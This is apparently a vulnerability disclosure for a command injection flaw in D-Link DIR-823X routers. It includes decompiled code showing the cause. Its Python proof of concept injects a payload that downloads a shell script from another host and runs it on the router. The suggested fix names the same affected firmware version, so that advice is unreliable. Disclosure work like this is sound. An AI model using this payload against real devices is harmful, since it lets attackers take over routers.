CVE Report - Command Injection Vulnerability in D-Link DIR-823X 240126 Routers

Vulnerability Title

Command Injection Vulnerability in D-Link DIR-823X 240126 Router.

Vulnerability Description

D-Link DIR-823X 240126 devices have an OS command injection vulnerability in the goahead binary, which allows remote attackers to execute arbitrary commands via parameter "enable" in /goform/set_ddns through a POST request.


PoC

```
# coding=gbk
import socket
import base64
import struct

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

print("start")

target = "192.168.0.1"
s.connect(('192.168.0.1', 80))
cmd = "/goform/set_ddns?enable=`wget${IFS}-P${IFS}/${IFS}http://192.168.0.171:8000/shell.sh;chmod${IFS}+x${IFS}/shell.sh;/shell.sh`&ddnsType=1&ddnsDomainName=1&ddnsUserName=1&ddnsPwd=1"
request = f"GET {cmd} HTTP/1.1\r\nHost: {target}\r\nUpgrade-Insecure-Requests: 1\r\nUser-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/111.0.5563.65 Safari/537.36\r\nAccept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7\r\nAccept-Encoding: gzip, deflate\r\nAccept-Language: zh-CN,zh;q=0.9\r\nConnection: close\r\n\r\n"
print(request)
s.send(request.encode('utf-8'))
```

```
response = s.recv(1024)

print(response)
s.close()
```

Cause Analysis

The WebsGetvar function accepts external data and it enters do_system execution, resulting in a command execution vulnerability.



```
__int64 __fastcall sub_415578(__int64 a1)
{
  char *v2; // x26
  char *v3; // x25
  char *v4; // x24
  char *v5; // x23
  char *v6; // x22

  v2 = WebsGetvar(a1, (__int64)"enable", (__int64)"");
  v3 = WebsGetvar(a1, (__int64)"ddnsType", (__int64)"");
  v4 = WebsGetvar(a1, (__int64)"ddnsDomainName", (__int64)"");
  v5 = WebsGetvar(a1, (__int64)"ddnsUserName", (__int64)"");
  v6 = WebsGetvar(a1, (__int64)"ddnsPwd", (__int64)"");
  if ( *v2 == 48 || *v2 && *v3 && *v4 && *v5 && *v6 )
  {
    do_system("ddns.@ddns[0].enable", v2);
```

Suggested Fix

It is recommended to update to the version of D-Link DIR-823X 240126 router to fix this vulnerability.